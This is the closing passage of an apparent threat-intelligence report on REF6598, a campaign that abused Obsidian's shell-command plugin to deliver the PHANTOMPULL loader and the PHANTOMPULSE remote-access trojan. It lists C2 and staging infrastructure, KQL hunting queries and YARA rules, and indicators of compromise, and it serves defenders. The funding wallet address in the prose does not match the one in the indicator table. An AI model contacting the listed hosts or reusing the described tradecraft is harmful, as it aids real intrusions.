The wallet was initially funded on Feb 12, 2026, at 21:39:47 UTC by a separate account ([0x38796B8479fDAE0A72e5E7e326c87a637D0Cbc0E](#)) with a transfer of \$5.84 and an empty input field ([0x](#)), confirming this was purely a funding transaction. The funding wallet itself has conducted approximately 50 transactions over the past three months, which provides a potential pivot point for uncovering additional campaigns operated by the same threat actor.



Funding wallet transactions



Funding wallet transactions

Payload staging server

The initial payload delivery server at **195.3.222[.]251** is hosted on **AS 201814 (MEVSPACE sp. z o.o.)**, a Polish hosting provider.

PhantomPulse C2 panel

The domain **fefea22134[.]net** resolves to Cloudflare IPs (**104.21.79[.]142** and **172.67.146[.]15**), indicating the C2 panel sits behind Cloudflare's proxy. Historical passive DNS shows the domain was first resolved on 2026-03-12, with earlier resolutions pointing to different IPs (**188.114.97[.]1** and **188.114.96[.]1**) on 2026-03-20.

The domain uses a Let's Encrypt certificate first observed on 2026-03-12:

- **Serial:** **5130b76e63cd41f11e6b7c2a77f203f72b4**
- **Thumbprint:** **6c0a1da746438d68f6c4ffbf9a10e873f3cf0499**
- **Validity:** **2026-02-19** to **2026-05-20**

The certificate issuance date (Feb 19) aligns with the most recent blockchain C2 rotation transaction encoding [panel.fefea22134\[.\]net](#), suggesting the infrastructure was provisioned the same day the C2 URL was published on-chain.

Conclusion

REF6598 demonstrates how threat actors continue to find creative initial access vectors by abusing trusted applications and employing targeted social engineering. By abusing Obsidian's community plugin ecosystem rather than exploiting a software vulnerability, the attackers bypass traditional security controls entirely, relying on the application's intended functionality to execute arbitrary code.

In the observed intrusion, [Elastic Defend](#) detected and blocked the attack chain at the early stage before PHANTOMPULSE could execute, preventing the threat actor from achieving their objectives. The behavioral protections triggered on the anomalous process execution originating from Obsidian, stopping the payload delivery in its tracks.

Organizations in the financial and cryptocurrency sectors should be aware that legitimate productivity tools can be turned into attack vectors. Defenders should monitor for anomalous child process creation from applications like Obsidian and enforce application-level plugin policies where possible. The indicators and detection logic provided in this research can be used to identify and respond to this activity.

Elastic Security Labs will continue to monitor REF6598 for further developments, including additional macOS payloads once the associated C2 infrastructure becomes active.

MITRE ATT&CK

Elastic uses the [MITRE ATT&CK](#) framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- [Initial Access](#)
- [Execution](#)
- [Persistence](#)
- [Privilege Escalation](#)
- [Defense Evasion](#)
- [Collection](#)
- [Discovery](#)
- [Command and Control](#)

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- [Phishing: Spearphishing via Service](#)
- [User Execution: Malicious File](#)
- [Command and Scripting Interpreter: PowerShell](#)
- [Command and Scripting Interpreter: AppleScript](#)
- [Deobfuscate/Decode Files or Information](#)
- [Reflective Code Loading](#)
- [Virtualization/Sandbox Evasion: Time Based Evasion](#)
- [Process Injection](#)
- [Scheduled Task/Job: Scheduled Task](#)

- [Boot or Logon Autostart Execution: Plist Modification](#)
- [Input Capture: Keylogging](#)
- [Screen Capture](#)
- [System Information Discovery](#)
- [Abuse Elevation Control Mechanism: Bypass UAC](#)

Detecting REF6598

Detection

The following detection rules and behavior prevention events were observed throughout the analysis of this intrusion set:

[Suspicious Windows Powershell Arguments](#)

Prevention

- [Suspicious PowerShell Execution](#)
- [Network Module Loaded from Suspicious Unbacked Memory](#)
- [Base64 Encoded String Execution via Osascript](#)

Hunting queries in Elastic

These hunting queries are used to identify the presence of the Obsidian community shell command plugin as well as the resulting command execution :

KQL

```
event.category : file and process.name : (Obsidian or Obsidian.exe) and
file.path : *obsidian-shellcommands*
```

```
event.category : process and event.type : start and
process.name : (sh or bash or zsh or powershell.exe or cmd.exe) and
process.parent.name : (Obsidian.exe or Obsidian)
```

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the **PHANTOMPULL** and **PHANTOMPULSE**

```
rule Windows_Trojan_PhantomPull {
  meta:
    author = "Elastic Security"
    os = "Windows"
    category_type = "Trojan"
    family = "PhantomPull"
    threat_name = "Windows.Trojan.PhantomPull"
    reference_sample = "70bbb38b70fd836d66e8166ec27be9aa8535b3876596fc80c45e3de4ce327980"

  strings:
    $GetTickCount = { 48 83 C4 80 FF 15 ?? ?? ?? ?? 83 F8 FE 75 }
    $djb2 = { 45 8B 0C 83 41 BA A7 C6 67 4E 49 01 C9 45 8A 01 }
    $mutex = { 48 89 EB 83 E3 ?? 45 8A 2C 1C 45 32 2C 2E 45 0F B6 FD }
    $str_decrypt = { 39 C2 7E ?? 49 89 C1 41 83 E1 ?? 47 8A 1C 0A 44 32 1C 01 45 88 1C 00 48 FF C0 }
    $payload_decrypt = { 4C 89 C8 83 E0 0F 41 8A 14 02 43 30 14 0F 49 FF C1 44 39 CB }
    $url = "/v1/updates/check?build=payloads" ascii fullword

  condition:
    3 of them
}
```

```

rule Windows_Trojan_PhantomPulse {
  meta:
    author = "Elastic Security"
    os = "Windows"
    category_type = "Trojan"
    family = "PhantomPulse"
    threat_name = "Windows.Trojan.PhantomPulse"
    reference_sample = "9e3890d43366faec26523edaf91712640056ea2481cdefe2f5dfa6b2b642085d"

  strings:
    $a = "[UNINSTALL 2/6] Removing Scheduled Task..." fullword
    $b = "PhantomInject: host PID=%lu" fullword
    $c = "inject: shellcode detected -> InjectShellcodePhantom" fullword
    $d = "inject: shellcode detected, using phantom section hijack" fullword
  condition:
    all of them
}

```

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
70bbb38b70fd836d66e8166ec27be9aa8535b3876596fc80c45e3de4ce327980	SHA-256	syncobs.exe	PHANTOMPULL loader
33dacf9f854f636216e5062ca252df8e5bed652efd78b86512f5b868b11ee70f	SHA-256		PhantomPulse RAT (final payload)
195.3.222[.]251	ipv4-addr		Staging server (PowerShell script & loader delivery)
panel.fefea22134[.]net	domain-name		PhantomPulse C2 panel
0x666[.]info	domain-name		macOS dropper C2 domain
t[.]me/ax03bot	url		macOS dropper Telegram fallback C2
0xc117688c530b660e15085bf3A2B664117d8672aA	crypto-wallet		Ethereum wallet for blockchain C2 resolution
0x38796B8479fDAE0A72e5E7e326c87a637D0Cb0E	crypto-wallet		Funding wallet for C2 resolution wallet
thoroughly-publisher-troy-clara[.]trycloudflare[.]com	domain-name		Prior PhantomPulse C2 (Cloudflare Tunnel)